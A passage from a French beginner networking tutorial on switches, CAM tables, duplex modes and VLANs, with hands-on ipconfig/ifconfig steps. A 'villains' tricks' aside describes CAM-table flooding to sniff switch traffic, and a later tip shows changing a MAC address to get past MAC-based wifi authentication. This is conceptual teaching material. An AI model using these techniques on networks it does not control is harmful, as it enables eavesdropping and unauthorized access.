Normalement non. Ce n'est pas son rôle, le switch est un élément passif. D'ailleurs, une machine qui est branchée sur un switch envoie la plupart du temps une trame au réseau quand elle voit que sa carte réseau est branchée, donc le switch la verra et mettra à jour sa table CAM.



Le switch a-t-il une adresse MAC ?

Là encore la réponse est non. Personne n'a besoin de parler avec le switch et donc il ne nécessite pas d'adresse MAC.

Cependant, certains switches sont dits *administrables*, ce qui veut dire que l'on peut se connecter dessus pour les configurer. Et dans ce cas, ils ont une adresse MAC pour être identifiés sur le réseau.

Exemple réel de table CAM

Port: Accueil s45 VLAN ID: 1 Port INFO MAC: septe...10.ppt			Delete Flush Query < < > >		
Port	VLAN	MAC Address	Port	VLAN	MAC Address
11	1	00:08:02:3f:ee:bb			
15	1	00:19:5b:84:d6:9f			
19	1	00:08:02:4f:09:2f			
19	1	00:18:6e:9f:6e:40			
19	1	00:18:f3:0a:38:dc			
19	1	00:1e:64:2b:46:e0			
19	1	00:21:6a:c1:d6:96			
19	1	00:26:bb:16:21:84			
24	1	00:00:24:c6:2b:d1			
25	1	00:16:01:af:51:ce			
25	1	00:21:6a:66:69:68			
25	1	2c:a8:35:b2:fb:3a			
=====					
<ESC> Back <Tab> Move the Cursor			<Ctrl-L> Refresh <Ctrl-W> Save		

Voici la table CAM du switch du réseau de mes élèves... C'est beau hein ?

On peut remarquer une chose amusante, il y a au moins 6 machines branchées sur le port 19 de mon switch !



Est-ce possible ou est-ce une erreur ?

C'est comme la SNCF, c'est possible ! En fait je ne peux pas brancher plusieurs machines sur un même port. Par contre, je peux brancher un switch sur le port de mon switch. Et donc toutes les adresses MAC des machines connectées à ce switch seront susceptibles d'apparaître sur le port du premier switch.

On se doute donc qu'ici il y a un switch branché sur le port 19 du switch que nous observons.

Trucs et astuces (de vilains...)

Connaissant maintenant le fonctionnement d'un switch, comment pensez-vous qu'on puisse faire pour gêner son fonctionnement s'il nous en prend l'envie ? Il y a plusieurs façons de le faire.

Méthode 1, saturation par envoi massif intelligent.

Si l'on envoie des tonnes de trames vers des adresses MAC inexistantes, que se passe-t-il ?

Secret (cliquez pour afficher)

Le switch ne sachant pas vers quel port les envoyer, il va les envoyer vers tous les ports actifs... et va donc vite saturer !

Méthode 2, saturation de la table CAM.

Si l'on envoie des tonnes de trames en utilisant à chaque fois une adresse MAC de source différente, que se passe-t-il ?

Secret (cliquez pour afficher)

La table CAM du switch va se remplir progressivement. Et plus elle sera remplie, plus sa lecture par le switch sera longue, et plus cela induira des temps de latence importants... jusqu'à provoquer l'écrasement du switch. Quand il sera saturé et n'aura plus le temps de lire sa table CAM, il enverra directement les trames sur tous les ports. Ce qui permettrait à un pirate de voir tout le trafic du switch...

Mais nous verrons par la suite qu'il existe des méthodes bien plus puissantes pour voir le trafic circulant sur un switch.

Nous savons donc maintenant **à quoi sert un switch et comment il marche**. Nous allons maintenant regarder les impacts que le switch a eu sur le réseau.

La révolution du commutateur

Qu'a apporté la commutation ?

A priori, on peut se dire que par rapport à un hub, un commutateur permet d'isoler les conversations. Mais les conséquences de l'isolation des communications sont énormes !

La commutation m'a tué


C'est la phrase qu'aurait pu dire le CSMA/CD.

Vous vous rappelez le chapitre précédent ? Le CSMA/CD permet de s'affranchir des problèmes des collisions sur un réseau en bus.



Mais y a-t-il toujours des collisions sur un switch ?


Regardons les cas possibles de plus près :



Imaginons que les machines 23 et 25 se parlent en même temps : y a-t-il collision ? On peut se dire que vu que les messages vont être envoyés en même temps, ils vont se superposer. Mais ce serait oublier la structure des câbles à paires torsadées !

En paire torsadée, nous **utilisons des fils différents pour la transmission et la réception**, donc les messages vont se croiser, mais sur des fils différents !

Un schéma plus réel d'un switch serait le suivant :



On voit bien ici les paires de réception et de transmission différentes. Il n'y a donc **pas de collision** dans ce cas.

Observons un autre cas : imaginons avec le schéma précédent que les machines 23 et 25 parlent en même temps à la machine 24. Dans ce cas, les deux messages vont arriver en même temps sur la paire de réception de la machine 24, et badaboum, il y aura collision... ou pas.

Ce cas a été prévu et les switch imaginés en conséquence.

En fait le switch possède une mémoire dans laquelle il peut stocker une ou plusieurs trames quand il les reçoit. Et il ne renverra cette trame que si la paire de transmission de la machine à qui elle est destinée est libre. Ainsi, quand il a deux trames à envoyer sur la même paire de transmission, il envoie la première, puis la seconde. Il n'y a alors pas non plus de collision.



Mais alors, il n'y a pas de collisions sur un switch ?

Non. Ou alors, c'est qu'on l'a configuré pour qu'il y en ait (nous le verrons par la suite).



Et donc s'il n'y a plus de collisions, ce n'est plus la peine de faire du CSMA/CD ?

Non plus ! Fini, exit le CSMA/CD !

Avant, les machines devaient écouter avant d'envoyer une trame pour vérifier que le réseau était libre, c'était le CSMA/CD. Maintenant, dès qu'une machine veut envoyer une trame, elle l'envoie, sans se soucier de savoir si quelqu'un d'autre est en train de parler car elle est sûre et certaine que cela ne provoquera pas de collision !

Et le fait d'abandonner le CSMA/CD porte un nom. On dit que la carte réseau fonctionne en **full duplex**.

A l'inverse, quand on fait du CSMA/CD sur un hub ou un câble coaxial, la carte réseau fonctionne en **half duplex**.

Le switch a donc révolutionné les réseaux, notamment en amenant le full duplex. Mais attention, nous allons voir comment le full duplex peut être aussi destructeur que performant.

Le full duplex m'a tuer

Le full duplex, c'est super !

Mais encore faut-il qu'il soit utilisé à bon escient. Et ce n'est pas toujours le cas. Il peut parfois faire des ravages...

Imaginez qu'on branche 10 machines sur un hub. Nous sommes sur un hub, donc sur une topologie en bus, donc les machines doivent être en half duplex et faire du CSMA/CD.



Mais que se passe-t-il si la carte réseau de l'une d'entre-elles est configurée en full duplex ?

Eh bien cela est très très (très ?) gênant. Tout simplement car les neuf autres machines attendent que le hub soit libre avant de pouvoir parler. Et si jamais quelqu'un parle en même temps qu'elles, elles considèrent qu'il y a une collision.

Alors que notre machine en full duplex ne se soucie de rien, parle quand elle veut, ne détecte aucune des collisions qui se produisent. Bref, c'est la m...

Et pire encore, si cette machine est en train de télécharger un gros fichier, elle parle en permanence et empêche toutes les autres de parler. Le réseau est alors inutilisable pour nos neuf machines ! 



Au passage, nous voyons que toute machine connectée à un hub doit automatiquement avoir sa carte réseau configurée en half duplex.

Ah bon ? mais moi je ne configure jamais ma carte pourtant ?!?

Eh bien vous avez de la chance ! Ou plutôt nous avons la chance que les cartes réseau **soient intelligentes et capables de déterminer seules le duplex à utiliser**. Ainsi, quand une carte réseau est branchée, elle est capable de déterminer si elle doit fonctionner en full duplex ou en half duplex. Branchée à un hub, elle se mettra en half duplex, et branchée à un switch, elle se mettra en full duplex.



Et si je branche un hub à un switch ?

C'est une très bonne question ! Merci de l'avoir posée. 😊

Le hub ne peut pas être configuré, **il fait du half duplex, point**. Il ne pourra de toute façon jamais faire autre chose car il fonctionne comme une topologie en bus qui nécessite le CSMA/CD. Le switch va donc **devoir s'adapter**.

En fait, pas tout le switch, seulement le port du switch sur lequel est branché le hub. Ce port du switch fonctionnera en half duplex, et tous les autres ports en full duplex. Normalement le switch le détectera comme un grand, mais il est souvent possible de le modifier soi-même à la main sur les switches administrables.

20	Not Defined	▼	✓	Blk	Auto	Auto	Normal	N/A
21	Not Defined	▲	✓	Fwd	Auto 100	Auto FC	Normal	N/A
22	Not Defined	▼	✓	Blk	Auto	Auto	Normal	N/A
23	Not Defined	▲	✓	Fwd	Auto 100	Auto FC	Normal	N/A
24	Not Defined	▲	✓	Fwd	Auto 100	Auto FC	Normal	N/A
25GbE	Not Defined	▲	✓	Fwd	Auto 100	Auto FC	Normal	N/A
26GbE	Not Defined	▼	✓	Blk	Auto	Auto	Normal	N/A

Nous voyons ici que le port 21 du switch fonctionne en **100 Mbps** et le **FC** indique le full duplex.



Et si jamais je branche une machine en half duplex sur un switch ?

Il peut arriver que la négociation de duplex ne fonctionne pas et qu'une machine soit en half duplex sur le port d'un switch en full duplex.

Dans ce cas cette machine se verra grandement pénalisée, car à chaque fois que quelqu'un lui parlera, elle ne pourra pas parler en même temps.

Ceci ne serait pas grave si l'on n'avait pas de broadcasts. Mais malheureusement, **à chaque broadcast** elle devra se taire et abandonner son envoi en cours. Cela se traduit par de grandes latences réseau.

Heureusement cette machine sera la seule touchée et le reste du réseau fonctionnera parfaitement !

Mais pour l'utilisateur en question, ce sera la croix et la bannière. 😞

Il faut donc en conclure que **dans l'énorme majorité des cas**, vous n'aurez jamais à vous soucier du duplex.

Cependant, il est bon de connaître ce fonctionnement car si jamais vous êtes confronté à un problème de ce genre et que vous ne le connaissez pas... bonne chance !

Faisons un petit point sur tout ce que nous avons vu sur le commutateur.

Un gain gigantesque

Oui, on peut dire que la commutation a apporté un gain gigantesque aux réseaux :

- Les conversations sont isolées ce qui apporte un **gain en sécurité**.
- On peut recevoir en même temps que l'on envoie des données, ce qui **double théoriquement le débit**.
- Chaque machine peut parler quand elle le souhaite et n'a pas à attendre que le réseau soit libre, **on gagne encore en débit**.

Merci le commutateur !

Maintenant que nous avons vu tous les bienfaits que le switch avait apporté aux réseaux, nous allons voir une de ses fonctionnalités avancées qui a encore permis d'améliorer les réseaux.

J'ai nommé les VLANs !

Pour aller plus loin, les VLANs

Au-delà de la commutation (le fait d'aiguiller une trame vers un port) les switchs ont acquis de nouvelles capacités au cours du temps pour améliorer le fonctionnement des réseaux. Une de ces fonctionnalités est très répandue et intéressante, il s'agit des VLANs.

Qu'est-ce qu'un VLAN ?

Un VLAN est un LAN virtuel (ou virtual LAN en anglais).

Sachant qu'un LAN est un réseau local (ou Local Area Network en anglais) un VLAN sera donc un **réseau local virtuel**.


Cela ne nous aide malheureusement pas beaucoup à mieux comprendre de quoi il s'agit... mais la réalité est beaucoup plus simple.



Un VLAN est la capacité de séparer des ports d'un switch dans des réseaux différents.

Cela correspond à séparer certains ports d'un switch. Ils ne pourront donc plus communiquer ensemble. Plus du tout. Du tout du tout.

Prenons l'exemple suivant :



Nous avons un switch de 10 ports sur lequel sont branchées six machines.


Nous souhaitons que ces groupes de machines ne puissent pas parler entre eux. Les trois premières parlent ensemble, les trois autres aussi, mais pas d'un groupe à l'autre. Les VLANs peuvent nous aider à faire cela !

L'idée du VLAN est de **couper notre switch en plusieurs morceaux**. Comme si l'on avait en fait plusieurs switchs.

Dans notre cas, nous allons créer deux VLANs. Un VLAN pour les trois machines de gauche, et un autre pour les trois machines de droites.


Ainsi, nous aurons fait en sorte qu'elles ne puissent plus parler entre elles d'un groupe à l'autre.

Voici ce que cela donne :



Nous voyons ici en vert et en rouge les deux VLANs.

Ainsi, les machines connectées aux ports appartenant au VLAN vert ne peuvent communiquer qu'avec le VLAN vert. Et de même pour les machines connectées aux ports appartenant au VLAN rouge. Par contre, il est impossible pour une machine connectée au VLAN vert de communiquer avec une machine connectée au VLAN rouge. C'est comme si on avait séparé le switch en deux petits switchs, avec chacun leur propre table CAM, comme sur le schéma suivant :



Quel est l'intérêt des VLANs ?

Dans l'exemple que nous avons choisi, l'intérêt n'est pas flagrant.

Mais imaginons que nous avons à gérer une école. Avec une administration, 100 enseignants et 1000 élèves.

Nous avons alors plusieurs switchs répartis dans l'école. Des gros switchs de 256 ports ! (on appelle cela souvent des châssis.) Il est intéressant sur ces switchs de pouvoir les segmenter pour séparer les trois populations. Pour que les élèves n'aient pas accès au réseau administratif ou à celui des enseignants, et que les enseignants n'aient pas accès au réseau administratif (pour changer leur fiche de paye par exemple 🎂). Plutôt que d'acheter 25 petits switchs de 48 ports, on en achète 5 gros de 256 ports.

En plus de la sécurité offerte par la séparation des réseaux, cela apporte de la facilité de configuration. Si je veux qu'un port passe d'un VLAN à un autre, il me suffit de le configurer sur le switch.

Je peux faire tout cela sans bouger de mon bureau d'administrateur réseau à travers une interface web d'administration du switch :

Port	PVID	Port	PVID	Port	PVID	Port	PVID
1	1	2	1	3	1	4	1
5	2	6	2	7	2	8	1
9	1	10	1	11	1	12	1
13	4	14	4	15	1	16	4
17	1	18	1	19	1	20	1
21	1	22	1	23	1	24	1
25GT	3	26GT	3				

On voit ici que chaque port peut être positionné dans un VLAN donné.

Ici le port 1 est dans le VLAN 1 alors que le port 5 est dans le VLAN 2. Les machines connectées sur ces ports ne pourront pas communiquer ensemble./



Un VLAN permet donc d'isoler certains ports d'un switch par rapport aux autres, comme si on coupait le switch en deux.



Mais c'est vraiment impossible de passer d'un VLAN à un autre ?

Non. Ce n'est pas impossible, mais presque. Déjà, rien n'est impossible en réseau. Si c'est impossible, c'est juste que personne ne l'a encore fait 😊

D'ailleurs dans le cas des VLANs, cela a déjà été fait. Cela s'appelle du [VLAN hopping](#).

Mais malheureusement pour nous, les failles de conception qui le permettaient ont été corrigées aujourd'hui et le VLAN hopping

n'est plus d'actualité (jusqu'à ce que quelqu'un trouve une nouvelle faille...).

- Le matériel utilisé pour connecter les machines entre elles en couche 2 est **le switch** qui sait aiguiller les trames grâce à l'adresse MAC contenue dans l'en-tête Ethernet de la trame
- On peut découper le switch en plusieurs VLANs

Vous savez maintenant :

- Connecter des machines ensemble
- Créer un réseau local
- Faire communiquer les machines ensemble sur un réseau local
- Comprendre comment elles communiquent et comment sont aiguillées les informations

Mais il serait sympa maintenant de faire communiquer notre réseau avec celui du voisin ! Eh bien en route, c'est ce que nous allons maintenant voir avec **la couche 3** !

Et maintenant, la pratique !

Dans ce chapitre, nous allons essayer de mettre en pratique ce que vous avez appris.
Il y aura des exercices et des petits TPs.

L'objectif est de comprendre comment les concepts réseau sont réellement mis en œuvre. Cela vous permettra de bien retenir les informations apprises, **alors ne négligez pas cette partie pratique !**

La couche 2 sur ma machine

Nous allons rapidement voir où les informations que nous avons apprises se situent sur notre machine.
Pour suivre cette partie, vous devrez avoir un minimum de connaissances pour savoir où trouver les informations sous Windows, ainsi que quelques notions de Bash sous Linux. Si ces notions vous sont inconnues, faites de votre mieux, mais ce ne sera pas facile... 😊

Sous Windows


Je ne suis pas tout à fait au goût du jour, et pour des raisons de performances, j'ai choisi de faire ma présentation sous Windows XP SP2.

Cependant, quel que soit le système Windows sur lequel vous êtes, les principes restent les mêmes.
Accéder aux informations de ma carte réseau.

Sous Windows nous allons la plupart du temps avoir deux méthodes pour récupérer des informations : grâce à l'interface graphique ou en ligne de commande. Sachant que parfois, seule l'une de ces deux méthodes permet de faire ce que nous souhaitons.

En ligne de commande.

Ouvrez une invite de commande (cette fois je vous donne les infos, mais après vous devrez être autonome).
Cliquez sur Démarrer, Exécuter et tapez cmd, puis Ok. Une fenêtre noire s'affiche, c'est l'invite de commande !



La commande de base pour avoir des informations sur votre carte réseau est **ipconfig**.

Mais pour avoir les informations que nous souhaitons, il va falloir en demander un peu plus à la commande ipconfig en lui mettant l'option /all.

The screenshot shows a Windows Command Prompt window titled 'C:\WINDOWS\system32\cmd.exe'. The command 'ipconfig /all' has been run, displaying detailed network configuration information. Key details include:

- Computer Name: eric-20a2ef57c0
- DNS Suffix: .
- Default Gateway: 10.8.97.1
- IP Address: 10.8.98.151
- Subnet Mask: 255.255.240.0
- Gateway Mask: 255.255.240.0
- DNS Servers: 10.8.97.1, 192.168.1.1
- Lease Start: Vendredi 5 novembre 2010 10:29:09
- Lease End: Samedi 6 novembre 2010 10:29:09

The window also shows the path 'C:\Documents and Settings\Administrateur>' at the bottom.

Nous voyons encore beaucoup d'informations, mais celle qui nous intéresse est l'adresse de notre carte réseau, l'adresse MAC. Nous pouvons la voir sous le nom d'adresse physique et nous voyons qu'ici sa valeur est **00-0C-29-E6-4B-D2**. Super, nous avons trouvé notre adresse MAC !

Nous avons vu aussi beaucoup d'autres informations, mais celles-ci ne nous intéresseront pas pour l'instant. Passons à la partie graphique dans laquelle nous allons voir plus d'éléments.


À l'aide de l'interface graphique

L'interface graphique va nous permettre aussi d'accéder aux informations de notre carte réseau.

Il y a différents moyens d'arriver aux informations réseau. Nous allons passer par le Panneau de configuration, puis cliquer sur Connexions réseau. Vous allez ensuite faire un clic droit sur Connexion au réseau local et choisir Propriétés.




Pour accéder aux informations de la carte réseau, il faut cliquer sur Configurer. Puis sur l'onglet Avancé. Et toutes les informations propres à la carte réseau sont là !



Attention, il peut y avoir différentes options selon les capacités de votre carte.

 Nous pouvons voir le full duplex dans la rubrique duplex intégral, ainsi que l'adresse MAC dans NetworkAddress. Par défaut, on le la voit pas car elle est inscrite en dur dans la carte réseau. Mais ma carte permet de la modifier, allons-y !



En validant, nous voyons que la modification est effective !

```
Invite de commandes
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrateur>ipconfig /all
Configuration IP de Windows

Nom de l'hôte . . . . . : eric-20a2ef57c0
Suffixe DNS principal . . . . . : 
Type de nœud . . . . . : Hybride
Routage IP activé . . . . . : Non
Proxy WINS activé . . . . . : Non

Carte Ethernet Connexion au réseau local:

Suffixe DNS propre à la connexion :
Description . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
Adresse physique . . . . . . . . : 00-01-02-03-04-05
DHCP activé . . . . . . . . : Oui
Configuration automatique activée . . . . . : Oui
Adresse IP . . . . . . . . : 10.8.98.231
Masque de sous-réseau . . . . . : 255.255.240.0
Passerelle par défaut . . . . . : 10.8.97.1
Serveur DHCP . . . . . . . . : 10.8.97.1
Serveurs DNS . . . . . . . . : 10.8.97.1
                                192.168.1.1
Bail obtenu . . . . . . . . : vendredi 5 novembre 2010 12:32:28
Bail expirant . . . . . . . . : samedi 6 novembre 2010 12:32:28

C:\Documents and Settings\Administrateur>
```

Nous venons de modifier notre adresse MAC, youhou !



Dans certains cas, il peut être intéressant de modifier son adresse MAC, notamment si une authentification wifi se base sur l'adresse MAC d'une machine...

Ça y est, nous sommes de vrais pirates !

Pas encore, mais comme vous le voyez, quand l'on **maîtrise ce que l'on fait** et qu'on le **comprend**, on peut vite sortir des chemins battus et faire des choses intéressantes.

Regardons maintenant comment accéder à ces informations sous Linux.

Sous Linux

1- Accès par l'interface graphique...

Non, je rigole, on ne fait pas d'interface graphique sous Linux !

Tout simplement car, contrairement à Windows, tout est accessible par l'interface en ligne de commande, l'inverse n'étant pas vrai. Alors on prend dès maintenant les bonnes habitudes et on travaille avec l'interface en ligne de commande.

Accès en ligne de commande

La commande est presque la même sous Linux que sous Windows, à une lettre près. Il s'agit de la commande **ifconfig**:

Code : Console

```
homer:/# ifconfig
eth0      Link encap:Ethernet HWaddr 00:08:02:3f:ee:bb
          inet addr:10.8.98.235 Bcast:10.8.111.255 Mask:255.255.240.0
          inet6 addr: fe80::208:2ff:fe3f:eebb/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:12845408 errors:0 dropped:0 overruns:0 frame:0
            TX packets:11301576 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:2224032469 (2.0 GiB) TX bytes:3324151145 (3.0 GiB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
